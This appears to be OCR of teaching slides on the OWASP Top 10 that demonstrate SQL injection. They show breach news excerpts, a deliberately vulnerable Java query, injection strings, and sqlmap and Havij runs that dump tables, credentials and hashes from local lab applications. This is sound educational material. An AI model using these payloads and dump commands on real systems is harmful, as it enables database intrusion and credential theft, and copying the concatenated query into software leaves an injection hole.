A7 – Missing Function Level Access Control	Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.
A8 - Cross-Site Request Forgery (CSRF)	A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
A9 - Using Components with Known Vulnerabilities	Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.
A10 – Unvalidated Redirects and Forwards	Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

1. Injection

Injection occurs when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.



http://arstechnica.com/security/2013/07/25/nasdaq-is-owned-five-men-charged-in-largest-financial-hack-ever/

"NASDAQ is owned." Five men charged in largest financial hack ever

Scheme created hundreds of millions of dollars in losses to world's biggest institutions.

by **Dan Goodin** - Jul 25, 2013 2:55pm EDT

Wikimedia

Five Eastern European men have been charged with operating a global hacking operation that infiltrated some of the world's biggest financial institutions, pilfered data for more than 160 million credit cards, and created hundreds of millions of dollars in losses.

The case, brought by US attorneys in Manhattan and New Jersey, is the largest hacking scheme ever prosecuted in the US, Department of Justice officials said. From 2005 to 2012, the four Russian nationals and a Ukrainian penetrated the private networks of the Nasdaq stock exchange, Citibank, PNC Bank, Heartland Payment Systems, 7-Eleven, JCPenney, Hannaford Brothers, and others, prosecutors alleged in indictments unsealed Thursday morning. The hacking gang traded text strings that exploited SQL-injection vulnerabilities in the victim companies' websites to obtain login credentials and other sensitive data, then installed malware that gave them persistent backdoor access to the networks.

http://krebsonsecurity.com/2015/10/talktalk-hackers-demanded-80k-in-bitcoin/

24 TalkTalk Hackers Demanded £80K in Bitcoin

OCT 15


TalkTalk, a British phone and broadband provider with more than four million customers, disclosed Friday that intruders had hacked its Web site and may have stolen personal and financial data. Sources close to the investigation say the company has received a ransom demand of approximately £80,000 (~USD $122,000), with the attackers threatening to publish the TalkTalk's customer data unless they are paid the amount in Bitcoin.

In a statement on its Web site, TalkTalk said a criminal investigation was launched by the Metropolitan Police Cyber Crime Unit following "a significant and sustained cyberattack on our website."

"That investigation is ongoing, but unfortunately there is a chance that some of the following data has been compromised: names, addresses, date of birth, phone numbers, email addresses, TalkTalk account information, credit card details and/or bank details," the statement continues. "We are continuing to work with leading cyber crime specialists and the Metropolitan Police to establish exactly what happened and the extent of any information accessed."

A source close to the investigation who spoke on condition of anonymity told KrebsOnSecurity that the hacker group who demanded the £80,000 ransom provided TalkTalk with copies of the tables from its user database as evidence of the breach. The database in question, the source said, appears related to at least 400,000 people who have recently undergone credit checks for new service with the company. However, TalkTalk's statement says it's too early to say exactly how many customers were impacted. "Identifying

My New Book!



http://www.bbc.com/news/technology-34944140

Children's electronic toy maker Vtech hacked

By Zoe Kleinman
Technology reporter, BBC News

27 November 2015 | Technology

Baaz

Submit

Baaz Submit

Number	First	Last
17232	Lihong	Baaz
17824	Navin	Baaz
18262	Tru	Baaz
18592	Jixiang	Baaz
20748	Janalee	Baaz
22186	Duangkaew	Baaz
24454	Boalin	Baaz



```
jdbcTemplate.queryForList(
   "select * from employees where last_name = '" + untrustedData + "'");
```


```
jdbcTemplate.queryForList(
   "select * from employees where last_name = '" + untrustedData + "'");
```

```
"select * from employees where last_name = 'Baaz'"
```

‘ .

,



https://xkcd.com/327/

';

Submit


```
"select * from employees where last_name = '';'"
```

';

Submit

Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Thu Mar 05 21:52:08 EST 2015
There was an unexpected error (type=Internal Server Error, status=500).
StatementCallback; bad SQL grammar [select * from employees where last_name = ';']; nested exception is com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

';

Submit

Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Thu Mar 05 21:52:08 EST 2015
There was an unexpected error (type=Internal Server Error, status=500).
StatementCallback; bad SQL grammar [select * from employees where last_name = ';']; nested exception is com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

'or'1'='1

' or '1'='1

```
"select * from employees where last_name = '' or '1' = '1'"
```


```
sqlmap -u http://www.site.com/search --data="name=Baaz" --dump-all
```

```
root@kali:~# sqlmap -u http://192.168.11.115:8080/injection/search --data="name=Baaz" --dump-
all

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for any misuse or damage caused
by this program

[*] starting at 12:04:23

[12:04:23] [INFO] resuming back-end DBMS 'mysql'
[12:04:23] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: POST
Parameter: name
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: name=Baaz' AND 6387=6387 AND 'TUSr'='TUSr

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: name=Baaz' AND (SELECT 9504 FROM(SELECT COUNT(*),CONCAT(0x717a6b6471,(SELECT
(CASE WHEN (9504=9504) THEN 1 ELSE 0 END)),0x7176646d71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'hxTg'='hxTg

    Type: UNION query
    Title: MySQL UNION query (NULL) - 6 columns
    Payload: name=Baaz' UNION ALL SELECT
NULL,NULL,NULL,NULL,CONCAT(0x717a6b6471,0x4f6145586b4a6e436d71,0x7176646d71),NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
```

```
[12:04:23] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: POST
Parameter: name
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: name=Baaz' AND 6387=6387 AND 'TUSr'='TUSr

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: name=Baaz' AND (SELECT 9504 FROM(SELECT COUNT(*),CONCAT(0x717a6b6471,(SELECT
(CASE WHEN (9504=9504) THEN 1 ELSE 0 END)),0x7176646d71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'hxTg'='hxTg

    Type: UNION query
    Title: MySQL UNION query (NULL) - 6 columns
    Payload: name=Baaz' UNION ALL SELECT
NULL,NULL,NULL,NULL,CONCAT(0x717a6b6471,0x4f6145586b4a6e436d71,0x7176646d71),NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: name=Baaz' AND SLEEP(5) AND 'WqGo'='WqGo
---
[12:04:23] [INFO] the back-end DBMS is MySQL
web application technology: JSP
back-end DBMS: MySQL 5.0
[12:04:23] [INFO] sqlmap will dump entries of all tables from all databases now
[12:04:23] [INFO] fetching database names
[12:04:23] [INFO] fetching tables for databases: 'employees, information_schema, mysql,
performance_schema, sonar, star, test'
[12:04:23] [INFO] fetching columns for table 'vendor' in database 'star'
[12:04:23] [INFO] fetching entries for table 'vendor' in database 'star'
[12:04:23] [INFO] analyzing table dump for possible password hashes
Database: star
Table: vendor
[5 entries]
```

identified technologies

```
[12:04:23] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: POST
Parameter: name
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: name=Baaz' AND 6387=6387 AND 'TUSr'='TUSr

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: name=Baaz' AND (SELECT 9504 FROM(SELECT COUNT(*),CONCAT(0x717a6b6471,(SELECT
(CASE WHEN (9504=9504) THEN 1 ELSE 0 END)),0x7176646d71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'hxTg'='hxTg

    Type: UNION query
    Title: MySQL UNION query (NULL) - 6 columns
    Payload: name=Baaz' UNION ALL SELECT
NULL,NULL,NULL,NULL,CONCAT(0x717a6b6471,0x4f6145586b4a6e436d71,0x7176646d71),NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: name=Baaz' AND SLEEP(5) AND 'WqGo'='WqGo
---
[12:04:23] [INFO] the back-end DBMS is MySQL
web application technology: JSP
back-end DBMS: MySQL 5.0
[12:04:23] [INFO] sqlmap will dump entries of all tables from all databases now
[12:04:23] [INFO] fetching database names
[12:04:23] [INFO] fetching tables for databases: 'employees, information_schema, mysql,
performance_schema, sonar, star, test'
[12:04:23] [INFO] fetching columns for table 'vendor' in database 'star'
[12:04:23] [INFO] fetching entries for table 'vendor' in database 'star'
[12:04:23] [INFO] analyzing table dump for possible password hashes
Database: star
Table: vendor
[5 entries]
```

identified databases

```
[12:04:23] [INFO] fetching columns for table 'vendor' in database 'star'
[12:04:23] [INFO] fetching entries for table 'vendor' in database 'star'
[12:04:23] [INFO] analyzing table dump for possible password hashes
Database: star
Table: vendor
[5 entries]
+--------------------------------------+-------+----------------+---------------
+------------------------------------------------+----------------------+---------
+-----------+-----------+-------------------+-----------+-----------+-----------
+------------+------------+-------------+-------------+------------------------+-------------
+--------------+-------------------------+----------------+----------------
+------------------+----------------+------------------+--------------------
+-----------------------+
| id                                   | zip   | city           | state          | comment
| country              | billType | enteredBy | phoneType | specialty          | extension |
emailType | dateEdited | billPeriod | statusType | addressType | phoneNumber | companyName
| dateEntered | lastEditedBy | emailAddress            | addressLineTwo | minorityStatus |
addressLineOne   | mailPreference | numberEmployees | primaryContactMedium |
masterAgreementNumber |
+--------------------------------------+-------+----------------+---------------
+------------------------------------------------+----------------------+---------
+-----------+-----------+-------------------+-----------+-----------+-----------
+------------+------------+-------------+-------------+------------------------+-------------
+--------------+-------------------------+----------------+----------------
+------------------+----------------+------------------+--------------------
+-----------------------+
| 0341fc97-9a40-488f-8193-da163618622c | NULL  | NULL           | NULL           | NULL
| NULL                 | NULL     | NULL      | NULL      | NULL               | NULL      |
NULL      | NULL       | NULL        | NULL        | NULL        | NULL        | NULL
| NULL        | NULL          | NULL                    | NULL           | NULL           |
NULL             | NULL             | NULL              | NULL                  | NULL
|
| 7ad32c39-fb81-41d7-8315-ace1e17626dd | 43221 | Columbus       | OH             | <blank>
| USA                  | 1        | NULL      | 1         | Fossil Excavation | <blank>   | 1
| 11/19/2012 | 1          | 1           | 1           | 6141234567  | Manly James (you wish) |
NULL        | admin         | test@manifestcorp.com   | <blank>        | 1              | 123
```

dumped table data

```
+----------+----------+-----------+-----------+---------------------+-----------
+-------------+--------------------+---------------+---------------
+----------------+---------------+---------------+--------------------
+--------------------+
```


provides a CSV version

```
[12:04:23] [INFO] table 'star.vendor' dumped to CSV file '/usr/share/sqlmap/output/
192.168.11.115/dump/star/vendor.csv'
[12:04:23] [INFO] fetching columns for table 'users' in database 'star'
[12:04:23] [INFO] fetching entries for table 'users' in database 'star'
[12:04:23] [INFO] analyzing table dump for possible password hashes
Database: star
Table: users
[4 entries]
+--------------------------------------+---------------+---------+--------------
+----------+----------+-------------+
| uuid                                 | ip            | enabled | lockout      | username
| attempts | password |
+--------------------------------------+---------------+---------+--------------
+----------+----------+-------------+
| 009212d2-d6c3-11e3-8330-00155d0b9600 | 0:0:0:0:0:0:0:1 | \x01    | 1421214433577 | admin
| 2        | admin    |
| 00933b73-d6c3-11e3-8330-00155d0b9600 | 192.168.12.133  | \x01    | 1419012937414 | guest
| 3        | guest    |
| 00941bdf-d6c3-11e3-8330-00155d0b9600 | 0:0:0:0:0:0:0:1 | \x01    | 0             | user
| 1        | user     |
| b2a7c77c-12fb-4e7e-a9ad-1ceea3957b31 | <blank>         | \x01    | 0             | testUser
| 0        | testPassword |
+--------------------------------------+---------------+---------+--------------
+----------+----------+-------------+

[12:04:23] [INFO] table 'star.users' dumped to CSV file '/usr/share/sqlmap/output/
192.168.11.115/dump/star/users.csv'
[12:04:29] [INFO] fetching columns for table 'accounts' in database 'performance_schema'
[12:04:30] [INFO] fetching entries for table 'accounts' in database 'performance_schema'
[12:04:30] [INFO] analyzing table dump for possible password hashes
Database: performance_schema
```

username/passwords

```
| 3        | guest          |
| 00941bdf-d6c3-11e3-8330-00155d0b9600 | 0:0:0:0:0:0:0:1 | \x01    | 0              | user
| 1        | user           |
| b2a7c77c-12fb-4e7e-a9ad-1ceea3957b31 | <blank>         | \x01    | 0              | testUser
| 0        | testPassword |
+--------------------------------------+---------------+---------+--------------
+----------+----------+-------------+

[12:04:23] [INFO] table 'star.users' dumped to CSV file '/usr/share/sqlmap/output/
192.168.11.115/dump/star/users.csv'
[12:04:29] [INFO] fetching columns for table 'accounts' in database 'performance_schema'
[12:04:30] [INFO] fetching entries for table 'accounts' in database 'performance_schema'
[12:04:30] [INFO] analyzing table dump for possible password hashes
Database: performance_schema
Table: accounts
[6 entries]
+-----------+------------+-------------------+--------------------+
| HOST      | USER       | TOTAL_CONNECTIONS | CURRENT_CONNECTIONS |
+-----------+------------+-------------------+--------------------+
| localhost | cjudd      | 1                 | 0                  |
| localhost | root       | 82                | 10                 |
| NULL      | NULL       | 23                | 18                 |
+-----------+------------+-------------------+--------------------+

[12:04:30] [INFO] table 'performance_schema.accounts' dumped to CSV file '/usr/share/sqlmap/
output/192.168.11.115/dump/performance_schema/accounts.csv'

[12:04:33] [WARNING] large output detected. This might take a while
[12:04:33] [INFO] analyzing table dump for possible password hashes
[12:04:35] [INFO] recognized possible password hashes in column 'DIGEST'
do you want to store hashes to a temporary file for eventual further processing with other
tools [y/N]
[12:05:33] [WARNING] it appears that the target has a maximum connections constraint
[12:05:33] [ERROR] user quit

[*] shutting down at 12:05:33
```

system tables


Havij
Target:
http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=%Inject_Here%&Submit=Submit#
Analyze
Pause
Keyword:
Auto Detect
Syntax:
Auto Detect
Database:
Auto Detect
Method:
GET
Type:
Auto Detect
Load
Save
Post Data:
Load
About
Info
Tables
Read Files
Write File
Cmd Shell
Query
Find Admin
MD5
Settings
Stop
Dump All
Get DBs
Get Tables
Get Columns
Get Data
Save Tables
Save
dvwa
guestbook
users
user_id
first_name
last_name
user
password
avatar
information_schema
ali
cdcol
joomla
joomla2
user
password
admin
5f4dcc3b5aa765d61d8327deb882cf...
gordonb
e99a18c428cb38d5f260853678922...
1337
8d3533d75ae2c3966d7e0d4fcc692...
pablo
0d107d09f5bbe40cade3de5c71e9e...
smithy
5f4dcc3b5aa765d61d8327deb882cf...
Use Group_Concat (MySQL Only)
All in one request.
Force to use it
Clear list on get
Status: I'm IDLE
Log
Clear Log
Tables found: guestbook,users
Count(column_name) of information_schema.columns where table_schema='dvwa' and table_name='user
Columns found: user_id,first_name,last_name,user,password,avatar
Count(*) of dvwa.users is 5
Data Found: user,password=admin^5f4dcc3b5aa765d61d8327deb882cf99
